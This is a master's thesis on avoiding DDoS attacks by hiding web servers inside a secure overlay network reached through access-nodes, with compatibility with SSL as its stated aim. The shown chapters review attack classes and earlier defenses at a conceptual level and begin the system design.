Masters Thesis

DDoS Avoidance by Securely Hiding Web Servers
Web サーバ秘匿による DDoS 攻撃の回避

Thesis Supervisor

Professor Hitoshi Aida

Department of Electrical Engineering
& Information Systems
Graduate School of Engineering
The University of Tokyo

By;
Mohamad Samir AbdelRahman Eid
ID: 37-085952

August 18th, 2010

To Humanity.

Abstract

Today, life cannot be imagined without many Internet-based services. One major threat to such services is Distributed Denial of Service (DDoS) attacks. This research is one step towards an Internet that is free of DDoS attacks threats. Despite of the plethora of research on the topic, yet, DDoS attacks still remains as one of the largest concerns for Internet based services. Several web services offered by banks, hospitals, etc, require a secure connection over the internet. Protecting the integrity and confidentiality of data in transit is of the objectives of a secure connection. Secure Socket Layer (SSL) meets such objectives. A DDoS protection system to be adoptable by such services must be able to offer the required protection practically with the stress on SSL compatibility. This thesis stems from the observation that there has been no practical DDoS defense mechanism, so far, that could guarantee an end-to-end encrypted connection between the clients and the protected servers.

In this thesis, a defense mechanism, based on the overlay protection approach, that is capable of blocking malicious traffic far from the protected servers, is designed, implemented and tested. Protected servers are hidden inside a secure overlay network only accessible through a set of access-nodes (AN) with rate limiting and access control functionalities. Protected servers are required to provide at least one dummy public server as an initial connection step point. An experimental prototype is implemented and tested on a small scale testbed. The prototype has been thoroughly put into tests. Experiments performed are based on the two broad categories of flooding attacks; application level and lower level attacks. Results show; System compatibility with SSL. Also, the AN impact on the protected server performance is less than 4% increase in server response time. In addition, the public server, in conjunction with the AN, could survive attack rates more than 60 times higher than an ordinary web server could handle without performance degradation, as service quality is guarded by the AN. For larger attack rates, the public server can be replicated easily or offered as a service by an ISP due its simple function. Through discussion, several issues related to the proposed system are demonstrated and discussed. To the best of our knowledge, it is the first practical DDoS protection scheme fully compatible with SSL.

ACKNOWLEDGMENTS

After my uncountable thanks to Allah.

I would like to express my gratitude to my supervisor, Professor Hitoshi Aida, for allowing me to work under his supervision, and for his endless support to me. He has always been so patient with my naive ideas in the beginning.

Many thanks also to Professor Salah Yusuf for all his support to me. He helped me a lot and encouraged my idea for studying in Japan.

I also extend my thanks to those who shared every moment with me throughout the studying years. Cheering me when down and happier than I am with my achievements. My parents; Soad and Samir. My Sister and brothers; Iman, Hesham, and Ahmad. My beloved wife Yasmine and my little angle Malak. I wouldn't have done it without you all beside me.

I like also to express my gratitude to; Professor Kumiko Morimura for treating us so kindly and always being there for us like a true friend. Professor Yoshimasa A. Ono for opening his library for me and giving me lots of advices on technical writing. Professor Yashushi Wakahara for spending his precious time with me discussing my developing research ideas in the beginning. MEM office, Ms. Yukimi Umeda and Ms. Yoshi Mingeshi, for being such an efficient graduate office! I have never met people like them! All the university staff I met are really a bless, I love how caring and sincere they are. Ms. Sayuri Nakayama has been such a nice and helpful person, she always brought so nice bakery for us in the laboratory to keep us energetic and focused. All my lab mates, who have been nice to me, many thanks.

My research and study in Japan would not have been possible without the generaous scholarships offered to me by; Japan student services organization (JASSO), Ministry of Education, Culture, Sports, Science and Technology (MEXT), and the KDDI Foundation.

Table of Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Background

1.1.1 The Internet

The Internet has originated as a research network. It was created to provide researchers with an open network for sharing their research resources. Therefore, openness and growth of the network were the design priorities while security issues less of a concern [1].

Today, the Internet is no longer just a tool for the researchers. It has become the main infrastructure of the global information society. Governments use the Internet to provide information to the citizens and the world at large, and they will increasingly use the Internet to provide government services. Companies share and exchange information with their divisions, suppliers, partners and customers efficiently and seamlessly. Research and educational institutes depend more on the Internet as a platform for collaboration and as a medium for disseminating their research discoveries rapidly [1].

Unfortunately, with the growth of the Internet, the attacks to the Internet have also increased incredibly fast [2]. More and more sophisticated attacks are being crafted, while level of knowledge required to carry on such attacks is decreasing, see figure 1.1, [1]. In addition, traditional operations in essential services, such as banking, transportation, power, medicine, and defense are being progressively replaced by cheaper, more efficient Internet-based applications. Historically, an attack to a nation's critical services involves actions that need to cross a physical boundary. These actions can be intercepted and prevented by a nation's security services. However, the global connectivity of the Internet renders physical boundaries meaningless. Internet based attacks, from a simple password guessing to a sophisticated distributed denial-of-service (DDoS) attack, can be launched anywhere in the world. Therefore, the reliability and security of the Internet not only benefits on-line businesses, but is also an issue for human safety.




Figure 1.1: Attack Sophistication vs. Intruder Technical Knowledge (CERT special report [1])

1.1.2 Distributed Denial of Service (DDoS) Attacks

DDoS is one of the largest threats facing Internet-based services today. An example on the concept of DDoS, consider what will happen if 1000 people were hired so that each one sends 2 envelopes per day to some victim's mail box, with a false sender address, as a result, the victim will be overwhelmed by the 2000 envelopes per day which require receiving and checking for which are important. In the previous example, although the concept makes sense, however the attack seems expensive and unlikely to be performed. Yet the case is not the same with its Internet-based version. Over the internet, attackers recruit their army by infecting and then controlling vulnerable Internet connected hosts, and messages sent are network packets that cost nothing for the original attacker. Generally, a DDoS attack is an attempt to make an internet-based service unavailable to its intended users by overwhelming the victim server with messages. Extortion or revenge motivations are often the motive behind DDoS attacks.

A DDoS attack may not just mean missing out on the latest sports scores or weather news on the Internet. It may mean losing a bid on an item you want to buy or losing your customers for a day or two while you are under attack. On February 7, 2000 and during two days, Yahoo, Buy.com, eBay, CNN.com, Amazon.com, ZDnet, E*Trade, Excite, and several other web sites fell victims to DDoS attacks resulting in substantial damage of millions of dollars [3]. It may mean even worse, as it did for the port of Houston, Texas, that the Web server providing the weather and scheduling information is unavailable and no ships can dock [4] [5]. DDoS attacks have been also targeting network infrastructure rather than individual web servers alone [6].

As the internet becomes more and more popular space for business every day, organizations, big and small, has become very much more concerned about DDoS threats. According to the study in [7] including 400 IT decision-makers from companies that operate a significant online business or enjoy and important online reputation, 74% reported that their organizations had been targeted by one or more DDoS attacks in the year 2008 alone. Of these, 31% resulted in service disruption. Of the surveyed organizations, 87% will maintain or increase their current budget for DDoS protection in the foreseeable future.

1.2 Research Objective and Scope

Internet-based services, such as offered by banks, hospitals, shops, etc., often demand an encrypted connection for communication over the Internet. Such services cannot opt to a DDoS defense mechanism that is not designed with such encryption in mind. The main objectives of this research are to develop a practical, secure and scalable DDoS defense mechanism. The term "secure" here refers to the communication link between the protected server and its clients. Other possible methods for denying service, such as physical destruction or hacking into the victim server, is out of the scope of this research.

For high deployment plausibility, the overlay protection approach is adopted in the design of this system. For a DDoS defense mechanism, to be adopted by the above mentioned services, it should be compatible with application level protocols necessary for their operation and with Hypertext Transfer Protocol Secure (HTTPS) in particular. HTTPS connections are often used for payment transactions on the World Wide Web and for sensitive transactions in such as offered by banks or health care systems. It is a combination of the Hypertext Transfer Protocol with the Transport Layer Security (TLS) and/or Secure Sockets Layer (SSL) protocol to provide encryption and secure identification of the server.

So, the main contributions of this research are: Identify the need for a secure, practical, and scalable DDoS defense mechanism. Design and implement a proof of concept prototype for the proposed mechanism. Develop two testing tools, (DDoS attack tools), for carrying out both lower level and application level attacks, for testing purposes, as well as a small scale testbed for system deployment. Evaluate the developed system components on the small scale testbed under a range of attack types.

1.3 Overview of the Thesis

This thesis is composed of six chapters. Chapter 1 – Introduces the impact of the DDoS problem, and summarizes the objective and contributions of the thesis. Chapter 2 – Portrays a classification for attack types and a review on related defense mechanisms. Chapter 3 - Presents the proposed approach and its design specifications. Chapter 4 - Demonstrates the testbed, the implemented tools and prototype details, evaluation methods, and results. Several issues with the design and comparisons are discussed in Chapter 5. Finally, Chapter 6 - Concludes the work and suggests future directions. All the source codes for the implemented components are present in the Appendix.

Chapter 2
Review of Literature

2.1 DDoS Attacks Classification

DDoS attacks can be classified according to the targeted victim's resources into four main categories; protocol exploit attacks, flooding attacks, amplification attacks, and malformed packet attacks [8][9].

Protocol exploit attacks: Such attacks aim for consuming the victim's resources by exploiting a specific protocol or application's feature or implementation bug. A common example of protocol exploit attacks is TCP SYN attacks. In the TCP SYN attack, the exploited feature is the allocation of substantial space in a connection queue immediately upon receipt of a TCP SYN request. The attacker initiates multiple connections that are never completed, thus filling up the connection queue.

Another TCP based attack is the NAPTHA attack. It initiates and establishes numerous TCP connections that consume the connection queue at the victim. NAPTHA bypasses the TCP protocol stack on the agent machine, not keeping the state for connections it originates. Thus even a poorly provisioned agent machine can easily deplete the resources of better provisioned victim.

Application level attacks can also be considered as vulnerability exploit attacks, examples are; HTTP GET request attack where several requests attempt to exhaust the server's resources. CGI request attack, where the attacker consumes the CPU time of the victim by issuing multiple CGI requests.

Flooding attacks: Attackers try to congest the victim systems bandwidth by sending large volumes of traffic to it. Such action's effect on the victim system varies from slowing it down or crashing the system to saturation of the network bandwidth. Some of the well-known flood attacks are UDP flood attacks and ICMP flood attacks.

A UDP Flood attack occurs when a large number of UDP packets is sent to a victim system. This has as a result the saturation of the network and the depletion of available bandwidth for legitimate service requests to the victim system. In a DDoS UDP Flood attack, the UDP packets are sent to either random or specified ports on the victim system.

An ICMP Flood attack exploits the Internet Control Message Protocol (ICMP). During a DDoS ICMP flood attack, the agents send large volumes of ICMP echo request packets (ping) to the victim. These packets request reply from the victim, thus resulting in bandwidth exhaustion for the victim link. Source IP spoofing is used with ICMP flooding to hide the attacking machines true identity and to hinder victim defense.

Notice the thin line between attack categories. For example, a TCP SYN flood attack is an vulnerability exploit attack, but can fall under the flooding attack category if the protocol vulnerability was fixed.

Amplification attacks: Attackers amplify and reflect the attack with intermediary nodes that are used as attack launchers (called reflectors). A reflector is any IP host that will return a packet if sent a packet. Spoofing the source address is the key factor in executing such attacks. So, web servers, DNS servers, and routers are reflectors, since they return SYN/ACK or RST in response to SYN or other TCP packets. An attacker sends packets that require responses to the reflectors. The reflectors return response packets to the victim according to the types of the attack packets. The attack packets are essentially reflected in the normal packets towards the victim. The reflected packets can flood the victim's link if the number of reflectors is large enough. Note that the reflectors are readily identified as the source addresses in the flooding packets received by the victim. The operator of a reflector on the other hand, cannot easily locate the slave that is pumping the reflector, because the traffic sent to the reflector does not have the slaves source address, but rather the source address of the victim. Some well known amplification attacks, are Smurf and Fraggle attacks.

In Smurf attacks, the attacker sends a large amount of ICMP echo request (ping) traffic to IP broadcast addresses, but all of which have a spoofed source IP address of the intended victim. If the routing device delivering traffic to those broadcast addresses delivers the IP broadcast to all hosts, vulnerable hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, multiplying the traffic by the number of hosts responding. Such vulnerable network is called amplifiers. Protecting against such attacks can be done by configuring individual hosts and routers not to respond to ping requests or broadcasts and also configuring routers not to forward packets directed to broadcast addresses. Fraggle attacks are a variation of the Smurf attacks, where the attacker uses UDP packets instead of ICMP. In this type of attacks not only the victim is affected but also he intermediate amplifiers/reflectors.

Malformed packet attacks: Relies on incorrectly constructed IP packets that are sent from agents to the victim in order to crash the victim system. The malformed packet attacks can be divided in two types of attacks: IP address attack and IP packet options attack. In an IP address attack, the packet contains the same source and destination IP addresses. This has as a result the confusion of the operating system of the victim system and the crash of the victim system. In an IP packet options attack, a malformed packet may randomize the optional fields within an IP packet and set all quality of service bits to one. This would have as a result the use of additional processing time by the victim in order to analyze the traffic. If this attack is combined with the use of multiple agents, it could lead to the crash of the victim system.

2.2 Existing Related Defense Proposals

Denial of service protection functionalities can take place either; near to the source, near the victim, or in the internet core. However, the first option requires cooperation from the source ISP. Despite that detection in best suited at the victim side, yet protection requires higher resources at the victim than the source can have, which is not the case in DDoS attacks where the attacker can recruit thousands of machines to perform the attack. On the other hand, protection in the middle of the internet, or far from the server, gains from the abundant bandwidth at the network core and frees the server link from undesired traffic.

Several related defense frameworks that take protecting the network link to the server into consideration are reviewed here. Protecting the network link implies either filtering undesired traffic away from the server premises or hiding the protected server behind a protective special network.

2.2.1 Infrastructure Based Protection

Several previously proposed schemes for protecting the server far from its network bottle-neck by considering modifying or installing additional equipment at the internet infrastructure or service providers.

Pushback: Shenker et al proposed mechanisms for detecting and controlling high bandwidth aggregates deep inside the network [10]. The author's design involves both a local




Figure 2.1: Illustration of pushback (Shenker et al [10])

mechanism for detecting and controlling an aggregate at a single router, and a co-operative pushback mechanism in which a router can ask upstream routers to control an aggregate, see figure 2.1 [10]. According to the demonstrated simulation results in their published work, these mechanisms could provide some needed relief from flash crowds and flooding-style DoS attacks.

However, pushback can be able to successfully push undesired traffic deeper into the network only if contiguous deployment pattern in routers is satisfied, where rate limit cannot be pushed past a non pushback-enabled router. It also requires providers to allow the installment of filters on their own routers, which not only creates the possibility of abuse but also assumes a doubtful degree of collaboration. Besides, routers have to maintain traffic flow states, introducing additional load on them. In addition, determining the undesired malicious traffic is a difficult task especially in the case of a SYN flood.

Flow cookies: Casado et al. proposed a protection mechanism called Flow-cookies [11]. A third party with high access to bandwidth protects a web server against bandwidth exhaustion from illegitimate traffic. With this mechanism, all traffic to and from a web site is routed via a third party managed middlebox (cookie-box), see figure 2.2 [11]. The cookie-box determine if a TCP packet sent to the web-server belongs to a legitimate flow, and, (2) filter traffic from IPs blacklisted by the protected server. The authors show that this dual functionality can be realized in a completely stateless fashion using “Flow Cookies”. A simple extension to SYN cookies [12], wherein the cookie-box places a secure, limited lifetime cookie within the TCP timestamp of every outgoing data packet from the protected server.




Figure 2.2: Idealized setup of flow-cookies (Casado et al. [11])

Flow-cookies offers strong protection against flooding assuming abundant resources at the service provider. It does not require modification to clients or to the network, and is resistant to source spoofing. However this approach conflicts with the extension of SYN cookies that stores TCP options in the timestamp field [13]. Also, the issue of SSL compatibility was not considered, thus arising data integrity and confidentiality concerns, where the cookie-box must open the application message to decide which protected server to pass the flow to. Although Transport Layer Security (TLS) [14] with Server Name Indication (SNI) [15] can solve this problem, yet, it is not practical to assume that all the connecting clients will be implementing TLS.

DefCOM: Oikonomou et al. proposed in [16] a collaborative scheme, which organizing existing defenses into a collaborative overlay, called DefCOM, and augmenting them with communication and collaboration functionalities. Three critical defense functionalities are combined; attack detection (victim side), traffic distinction (source side), and rate limiting (network core). Routers that join DefCOM have to obey rate limit requests (network core). DefCOM Nodes collaborate during the attack to spread alerts and protect legitimate traffic, while rate limiting the attack.

DefCOM can accommodate existing defenses, provide synergistic response to attacks and naturally lead to an Internet-wide response to DDoS threat. However, assuming network core and source-side cooperation begets implementation issues, due to the lack of economic incentive for those parties.

2.2.2 Overlay Protection

Several proposals consider stopping the attack far from the server by adopting overlay protection method to hide the protected servers from DDoS floods [17][18]. The advantage of




Figure 2.3: Basic architecture of Burrows (Khor et al. [17])

overlay protection to infrastructure protection is that no modifications to the infrastructure is needed or assumed and therefore is more deployable.

Burrows: Khor et al. Proposed in [17] a protection architecture (called Burrows) that adopts the overlay protection approach. As shown in figure 2.3 [17], servers are shielded from direct access and are called Burrows servers. A peer-to-peer model is employed, where each server that requires protection must donate at least one gateway (Burrows gateway), thus no assistance from infrastructure providers was assumed for building Burrows. All communications between clients and Burrows servers are controlled by Burrows gateways. Clients are distributed over burrows gateways according to their geographical location by the means of a proximity based service, where the DNS is responsible of this distribution.

However, within that scheme, several issues that stands in the way of its wide adoption, namely; Burrows gateways must open the application messages, thus making it incompatible with services that require an encrypted connection, such as e-banking, especially due to the belonging of the Burrows gateways to peer servers. Also the DNS cannot distinguish between several clients per single network, therefore client blockage is based on the source IP address alone, yet another method is required that can distinguish between several clients per network to minimize possible collateral damage. Burrows is evaluated via an effectiveness and performance analysis alone.

Secure Overlay Service: Keromytis et al. proposed an architecture called secure overlay service (SOS) [18] to secure the communication between the confirmed users and the victim. As shown in Figure 2.4 [18], all the traffic from a source point is verified by a secure overlay access point (SOAP). Authenticated traffic is then routed to a special overlay node




Figure 2.4: SOS basic architecture (Keromytis et al. [18])

called a beacon. The beacon then forwards traffic to another special overlay node called a secret servlet for further authentication, and the secret servlet forwards verified traffic to the victim. The identity of the secret servelt is revealed to the beacon via a secure protocol, and remains a unknown to the attacker. Finally, only traffic forwarded by the secret servlet chosen by the victim can pass its filtered region. There are two design rationales of SOS. First, SOAPs are essentially acting as a distributed firewall. With a large number of SOAPs working in distributed manner, each SOAP only needs to deal with a small proportion of the attack traffic. Secondly, the final node that connects to the victim is unknown to attackers. Therefore, attackers cannot find any vulnerable link of the victim.

The authors demonstrate analytically that SOS can greatly reduce the likelihood of a successful attack. However a practical implementation is also required for concept verification. Also it is assumed that communication is between a predetermined location and users, located anywhere in the wide-area network, who have authorization to communicate with that location, which is not the case with business to consumer web servers. Moreover, the system compatibility with SSL is not covered, thus rendering it not suitable for services such as e-banking.

2.2.3 Server Side Protection

Several protection schemes can be used at the server side, such as SYN cookies. However, an attacker can easily exceed the server resources and still be able to overwhelm the server resources. Only SYN cookies is presented in this section due to it's role in the architecture proposed in this thesis.

SYN cookies: SYN-cookies [12][13] are designed to prevent TCP SYN floods from exhausting server connection state with half-open connections (i.e., overload the server's SYN queue). They operate by using a cryptographically secure cookie in place of the ISN in the SYN/ACK packet from the server. If the subsequent ACK from the client contains a valid cookie, then connection state is allocated at the server. Flow-cookies generalizes SYN-cookies by requiring all client packets (except the initial SYN) to contain a valid cookie.

Even if a server utilizing SYN cookies was able to respond to all incoming TCP SYN requests, the amount of undesired traffic going on the link of the server will compete with traffic of legitimate users, therefore affecting service quality. So, even if the SYN flood or the TCP connection flood had no impact on the real servers' memory or processing, it will still affect the percentage of "unharmed bandwidth" for service of legitimate clients, and thus service quality. So, SYN cookies alone is not enough to protect the server from the attacks but can be used in an integrated defense architecture.

2.2.4 Commercial Solutions

Content delivery networks (CDN), such as Akamai [19], can increase availability, thus reduce the effectiveness of DDoS attacks. Akamai's distributed servers act as a buffer and trusted entity to the customer configuration, where only traffic passing through an Akamai distributed servers will be able to connect to the customer infrastructure. However, CDN can't offer end-to-end encryption. Although SSL can be used with such services [20], yet the protected subscribing servers are required to hand their certificate to the CDN to be installed in the cloud. Doing so, the secure connection between the client and the origin server is split into two SSL connections, which leaves the door not shut in face of security threats.

VeriSign internet defense network [21], promises full protection far from the servers' location. Traffic aimed at the Internet-based service is monitored by a Verisign monitoring facility. When an event is detected, VeriSign works with the customer to divert traffic to a VeriSign Internet Defense Network site. Diversion takes place in one of two forms; via BGP announcements or customer DNS records modification, depending on the size of the customer network size. However, requirements on the IP address space are too high for small size organizations to benefit from BGP based diversion. Moreover, using source IP address alone to identify clients raises the concern of a possible collateral damage.

2.3 Summary

With the intention of disrupting web services, several DDoS attack methods can be utilized. Four main categories of attacks can be classified according to the targeted victim resources. The amount of traffic required to disrupt the service depends on the type of attack used. Several methods for protection have been proposed in academia and commercially. However a defense mechanism that can protect the servers far from their location without introducing security or implementation concerns is required.

Chapter 3
System Design for Securely Hiding Web Servers

3.1 System Design objectives

The main objectives constituting the foundation for the system design are; (i) *protection efficiency* for the servers' resources (i.e. memory, CPU, bandwidth, etc.) from DDoS attacks, (ii) *practicality* of design assumptions; regarding system specifications and deployment plausibility considerations (i.e. compatibility with legacy network equipment and protocols implemented at both sides), (iii) *system transparency* to both clients and servers, enabling fast switch OFF for the defense in case of no attack without complications, and, (iv) guarantee *integrity and confidentiality* for data passing through the protection system.

To satisfy the first goal, an efficient protection method must be able to react to the detected undesired traffic far from the server's edge network. However, to practically stop that traffic far from the server, it is wise to avoid assuming any modifications (regardless of its necessity) to the internet infrastructure. Therefore, the use of a secure overlay network as the protection approach is adopted. To guarantee system transparency, any assumed modifications at either the client side or the protected server side are also avoided. The later goal is met by maintaining system compatibility with SSL, providing end-to-end channel security.

The approach of utilizing a secure overlay network protection to hide the servers' location was already adopted by several related proposals as demonstrated in chapter 2. However, it is observed that no previous defense scheme could offer a fair* DDoS protection with complete compatibility with SSL while maintaining transparency to the users, or without requiring the protected server to hand in its security certificate, thus, adding a decrypt-encrypt point in the middle of the client-server connection. This middle point gives the ability to a third party to read/store or alter confidential data traffic passing through it, and therefore opens the door to security breaches. Hereafter, we describe our proposed defense approach that embraces these

* Inflicts minimal collateral damage to legitimate clients during attack mitigation.




Figure 3.1: System architectural overview. Access-Nodes and dummy public servers conceal the protected server's location, where service is through the Access-Nodes.

design objectives.

3.2 System Design Overview

A web server being protected is not modified; instead, it is required to provide at least one additional *dummy* public server, while the protected server is hidden from direct access, inside a secure overlay network. These protected servers remain unreachable to any user except through a set of access-nodes. The role of an access-node is to basically hide the servers residing in the overlay network; from the client's point of view, the access-node appears to be the actual web server serving the content. In the background, the access-node transfers the client messages to the protected server and vice versa. The public server implements a special *light weight* protocol that handles the initial request from a client, selects one of the suitable access-node's, and then redirects the client to that access-node for service. The public server does not store any content, so it it can be offered as a service by ISP.


The access-nodes are geographically distributed, implementing a special protocol that guarantees transparency to both, the client and the protected server. In chapter 4 the implementation, testing and evaluation to these protocols are demonstrated. The choice of the most suitable access-node to a client is done by the public server based on the access-node's health "status metric". The access-node status metric is based on parameters such as; access-node proximity, utilization, current client reputation. Metrics are updated periodically or if an abnormal event happens such as a sudden attack on one of the access-nodes.

Throughout this thesis, the term “client” is used referring to a user-server communication session, regardless of the corresponding number of TCP connections associated with it. Usually one client establishes multiple TCP connections to a certain web server for improved HTTP performance. This group of connections is referred to as a client (in some parts referred to as a client-server pair or session).

3.2.1 Design choices

Access-node function: The access-node's function is basically hiding the protected servers. The hiding mechanism can be by implemented by either of two ways; First possible way is to have the access-node function as a network address and port translator (NAPT), Second option is to have the access-node separate the public side from the private side TCP/IP connection, thus buffer the public side from the private side completely on that level and transparently pass the application message from either side to the other. The first option allows the access-node to manage no TCP connection on either side, thus, only the translation table between the two sides. However, this method will also allow clients to possibly perform TCP based attacks on the protected servers. On the other hand, considering the second option, the access-node can provide more protection options such as; multiplexing of connections to the protected server, or, terminating idle long lived TCP connections on the private side, while keeping them alive on the public side if desired by clients, etc. So, the second option was chosen during the design of the system components. Also having the access-node as a terminator for the TCP/IP protocols enables it to remove the burden of handling these from the protected servers, thus reducing the protected server's load, and also simplifying the access-node's implementation.

Selection of an access-node: Access-node selection can be performed by either of the protected or the public server. Selection by the protected server has the advantage of keeping the access-nodes' information only inside the VPN. However, such choice will introduce, not only, added connection overhead in the initial connection stages, but also, will involve the protected server in the initial connection negotiation process, described later, thus adding an unnecessary load to the protected server. Selection for the suitable access-node by the public server was chosen for the design then to minimize the connection overhead and eliminate the selection work load from the protected server. In addition to that, the access-node status information does not represent any actual threat to the system, if, for example, were leaked



The Internet
VPN
AN_1
AN_2
X_S
Y_S
IP_{X_S}
IP_{Y_S}
X_P
Y_P
IP_{X_P}
IP_{Y_P}
IPN_2
IP_C
DNS
C
C_1
C_2
